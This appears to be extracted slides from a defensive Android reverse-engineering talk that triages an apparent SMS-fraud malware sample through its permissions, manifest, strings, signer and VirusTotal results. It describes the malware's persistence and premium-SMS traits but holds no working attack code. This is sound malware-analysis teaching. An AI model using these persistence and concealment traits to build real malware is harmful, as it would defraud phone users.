


# 🔄 ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

## Dalvik Code

## Native Code




# 🔄 ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

## Dalvik Code

## Native Code



# 🔄 ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

## Dalvik Code

System.loadLibrary()  
...

## Native Code

Linker initializers

.init\_array section of binary

DT\_INIT

Address to an initialization function

DT\_INIT\_ARRAY

Array of function addresses to called

JNI\_OnLoad()

\*Non-shared-libraries have the DT\_PRINIT\_ARRAY  
opposed to DT\_FINI\_ARRAY

# 🔄 ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

Dalvik Code

Native Code

Application Closed

JNI\_OnUnLoad()

.fini\_array section of binary

DT\_FINI

Address to a termination function

DT\_FINI\_ARRAY

Array of function addresses to called

Linker deconstructors

A close-up photograph of a vibrant red chili pepper hanging from a green stem with several large, serrated green leaves. The background is a soft, out-of-focus white. A semi-transparent, light pink rounded rectangle is overlaid on the upper half of the image, containing the main title text.

# DEFENSIVE ANDROID REVERSE ENGINEERING


Arc 2 - Caleb / diff

REDNAGA



# DEFENSE

## Starting questions

- Is it malware?
  - If it's malware, what does it do?
    - Steal money? Harvest PII? APT?!
  - Is it related to something I already know?
  - Who is distributing it? Watch them.
  - Where is it distributed? Crawl it.
- 

# DEFENSE

But first, what is non-malware like?

- Has useful behavior (malware authors are lazy)
- Mostly requires permissions it needs
- Has meaningful signer details (and correct signer)
- Lots of well-engineered code (possibly obfuscated)
- Distributed through reputable channels (accountability)


# DEFENSE

## Strategy

- Don't just start looking at code, unless it's tiny
- Android is easy to disassemble
- Android has lots of info outside code
- Collect surface-level info first
- If suspicious, quickly scan code
- If still suspicious, reverse it



# EXAMPLE 1



**file:** def\_example1.apk

**sha1:** 1350f7c84710e373f97e27d6880ca9a6ed065d4a

**md5:** a0aec2a7e85b86130c059c0c48d16050

# EXAMPLE 1

Surface Level

## Low hanging fruit

- Package info
  - app name, package name, icon
  - activities, receivers, services
  - permissions, intents
- Advertised behavior
- Signatures
- Strings



# EXAMPLE 1

Surface Level - Package Info

aapt d badging def\_example1.apk

com.google.android.coremms  
"google"? looks legit!

RECEIVE\_BOOT\_COMPLETED  
execute code on bootup

Can send text messages

RECEIVE\_SMS  
execute code when text received

Label is 短信息服务 (Chinese)  
"Short Message Service"

res/drawable-hdpi/ic\_launcher.png



```
package: name='com.google.android.coremms' versionCode='1' versionName='1.0' platformBuildVersionName='1'
sdkVersion:'8'
targetSdkVersion:'17'
uses-permission: name='android.permission.RECEIVE_BOOT_COMPLETED'
uses-permission: name='android.permission.MOUNT_UNMOUNT_FILESYSTEMS'
uses-permission: name='android.permission.INTERNET'
uses-permission: name='android.permission.ACCESS_WIFI_STATE'
uses-permission: name='android.permission.READ_PHONE_STATE'
uses-permission: name='android.permission.ACCESS_NETWORK_STATE'
uses-permission: name='android.permission.WRITE_EXTERNAL_STORAGE'
uses-permission: name='android.permission.WRITE_SMS'
uses-permission: name='android.permission.SEND_SMS'
uses-permission: name='android.permission.READ_SMS'
uses-permission: name='android.permission.RECEIVE_SMS'
uses-permission: name='android.permission.BROADCAST_STICKY'
uses-permission: name='android.permission.CHANGE_NETWORK_STATE'
uses-permission: name='android.permission.CHANGE_WIFI_STATE'
uses-permission: name='android.permission.MODIFY_AUDIO_SETTINGS'
application-label:'短信息服务'
application-icon-160:'res/drawable-hdpi/ic_launcher.png'
application-icon-240:'res/drawable-hdpi/ic_launcher.png'
application: label='短信息服务' icon='res/drawable-hdpi/ic_launcher.png'
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'
uses-implies-permission: name='android.permission.READ_EXTERNAL_STORAGE' reason='requested WRITE_EXTERNAL_STORAGE'
feature-group: label=''
uses-feature: name='android.hardware.telephony'
uses-implies-feature: name='android.hardware.telephony' reason='requested a telephony permission'
uses-feature: name='android.hardware.touchscreen'
uses-implies-feature: name='android.hardware.touchscreen' reason='default feature for all apps'
uses-feature: name='android.hardware.wifi'
uses-implies-feature: name='android.hardware.wifi' reason='requested android.permission.ACCESS_WIFI_STATE permission, and requested android.permission.CHANGE_WIFI_STATE permission'
other-receivers
other-services
supports-screens: 'small' 'normal' 'large' 'xlarge'
supports-any-density: 'true'
locales: '--_--'
densities: '160' '240'
```

can you even read this?

# EXAMPLE 1

Surface Level - Package Info

## Impressions

- Misleading package name (kernel32.jpg.exe)
- Generic icon - low quality? hidden from user?
- Generic app name - derp dev? hidden?
- Is equipped for persistence - boot, texts
- No obvious legitimate functionality
- Suspicion level: high 🚫

# EXAMPLE 1

Surface Level - Android Manifest

apktool d def\_example1.apk



AndroidManifest.xml

**No activities!**  
(hides from user)

"opti" meta-data, keep eyes open for this later

MessageReceiver called on boot and SMS received (entry point)

"acceiver"? typo? (details lead to "who")

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.google.android.coremms">
  <!-- *snip* permissions -->
  <application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:
  label="@string/app_name" android:persistent="true" android:theme="@style/AppTheme">
    <meta-data android:name="opti" android:value="opti_opti1000"/>
    <service android:name="com.google.android.coremms.MessageService">
      <intent-filter>
        <action android:name="com.google.android.coremms.MessageService"/>
      </intent-filter>
    </service>
    <receiver android:enabled="true" android:exported="true"
      android:name="com.google.android.coremms.MessageReceiver">
      <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
      </intent-filter>
    </receiver>
    <receiver android:exported="false"
      android:name="com.google.android.coremms.MsgReceiver">
      <intent-filter>
        <action android:name="android.intent.action.acceiver"/>
        <action android:name="android.intent.action.push"/>
      </intent-filter>
    </receiver>
  </application>
</manifest>
```



# EXAMPLE 1

```
grep -r '^ *const-st' smali | sed 's/.*const-string [vp][0-9]\{1,\}, //' | sort | uniq
```

Surface Level - Strings

,\u4e09	“三” -> “three”
,\u4e8c	“二” -> “two”, several of these
.dat	Mental note to look for .dat files in apk
/apps	HTTP endpoints? Legit behavior?
/musics	
/records	
/sounds	
:8088	HTTP C&C? Server maybe in configs...
AccelerateService	Related to “acceiver” ?
FService	Not a class path. Old service name?
MD5	Might see some checksums
\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94	“星期一到星期五” -> “Monday to Friday”
_id=?	HTTP query param
address	
android.intent.action.BOOT_COMPLETED	If BOOT then X else Y
android.intent.action.SCREEN_OFF	Do stuff when screen is off? Sneaky.
android.intent.action.SCREEN_ON	Quick, hide!
android.net.conn.CONNECTIVITY_CHANGE	
body	
cat /proc/uptime	Delayed behavior? Emulator detection? Legit SDK?

# EXAMPLE 1

```
grep -r '^ *const-st' smali | sed 's/.*const-string [vp][0-9]{1,\}, //' | sort | uniq
```

Surface Level - Strings

click	User interaction? With no activities?
config	Mental note to look for config file in apk
connectivity	Check if wifi enabled?
content	SMS stuff
content://sms/	Reading text messages
content://sms/conversations/	Text message enumeration + exfiltration?
date asc	SQLite? Local store of C&C tasks / settings?
dayfee	“fee” = money, may be close to fraud code
dd.dat	Could be in apk or downloaded
factory	Can't have java without factories!
fee	\$\$\$
feestatus	\$\$\$
filter	
filtertype	
imei	Data exfil? Report to C&C?
imsi	Unique identifier? Country / carrier check?
instruction	User facing ToS? C&C instructions?
lastFee	Track of how often it rips you off
mService	Related to “MessageService”
message=	

# EXAMPLE 1

```
grep -r '^ *const-st' smali | sed 's/.*const-string [vp][0-9]\{1,\}, //' | sort | uniq
```

Surface Level - Strings

mobile

model

mounted

Device info? Mouting SD card?

number

Exfiltrating phone number?

opname

Looks like "opti" stuff

opti

There's "opti" again

pdus

SMS message parsing, boiler plate

phone

product

read

response=

C&C comms?

responseType=

responsecontent

responsetype

s.s

Hmmm

sendInfo

C&C comms?

setMobileDataEnabled

Make sure can talk to C&C?

socode

sys

thread\_id

Possibly from boiler plate

# EXAMPLE 1

Surface Level - Strings

## Quick Tip - Convert \u

"The node.js shell is how I computer." - @egeste

I don't know node.js. I use Ruby.

```
↳$ irb
2.2.1 :001 > "\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94"
=> "星期一到星期五"
```

```
↳$ ruby -e 'puts "\u661f\u671f\u4e00\u5230\u661f\u671f\u4e94"'
星期一到星期五
```

# EXAMPLE 1

Surface Level - Signer

```
keytool -printcert -jarfile def_example1.apk
```

- Unless compromised, this is who made it
- Collect apps and see which others have this
- Search VirusTotal Intelligence for "hezhilong"

This person helpfully filled out everything, even China country code

```
Signature:
Owner: CN=hezhilong, OU=ch, O=hezhilong, L=shenzhen, ST=guangdong, C=86
Issuer: CN=hezhilong, OU=ch, O=hezhilong, L=shenzhen, ST=guangdong, C=86
Serial number: 52a6926f
Valid from: Mon Dec 09 20:02:55 PST 2013 until: Tue Dec 05 20:02:55 PST 2028
Certificate fingerprints:
  MD5: EF:F9:EF:88:03:01:1F:E6:69:83:1D:CA:8C:32:05:75
  SHA1: 91:FC:B6:B4:DA:C4:EA:09:71:A8:17:89:C8:5E:24:42:81:4F:C0:52
  SHA256: 02:A7:3E:AC:60:74:CF:7A:AE:86:CF:1B:EF:F1:84:6D:D6:7F:B8:83:2A:31:CE:55:0F:8F:7E:F9:64:23:8F:99
Signature algorithm name: SHA1withRSA
Version: 3
```

File	Ratio	First sub.	Last sub. ▾	Times sub.	Sources	Size
<input type="checkbox"/> 9621c6d7a2eff430478359197b2c7a9a74a12a9f8ecefcb2ad7351edb8f9e2fd5ea38486a5351a2f835fbd652888c 🔍 <b>dyn-calls</b> <b>apk</b> <b>android</b> <b>sends-sms</b>	30 / 55	2015-06-18 02:45:43	2015-07-29 17:59:29	2	2	1.3 MB
<input type="checkbox"/> bcda9151afa742fcca106fa0f3fd30aa200eb63237126436a37b0c8b30e3548b89a7727bedd672a3219262e252aa2448 🔍 <b>apk</b> <b>android</b> <b>sends-sms</b>	28 / 56	2015-07-14 14:40:31	2015-07-14 14:40:31	1	1	1.3 MB
<input type="checkbox"/> a1504948435d93507c151b97282db2f0581a2f40a97d087f73ffe2854c4c230db5178ce8fae35759fc15541530719227 🔍 <b>apk</b> <b>android</b>	23 / 56	2014-09-15 01:33:40	2015-07-11 22:57:56	3	3	881.1 KB
<input type="checkbox"/> ed89a1caa2eaa12c5119618e78aa8d39d7756c72cac30945639ac0d249567d90a1cb408edda2bea7a228d0e3b85150af 🔍 <b>apk</b> <b>android</b>	22 / 56	2014-02-12 18:16:27	2015-07-10 01:56:05	3	3	1.1 MB
<input type="checkbox"/> 60a61b17a132f568a480c3b53fb234ce01d280edde82c1a6ba2caf5cba028c7eddf8bde5700aeda87ba32ae6785118ba 🔍 <b>apk</b> <b>android</b>	22 / 56	2015-07-01 07:47:58	2015-07-01 07:47:58	1	1	1.3 MB
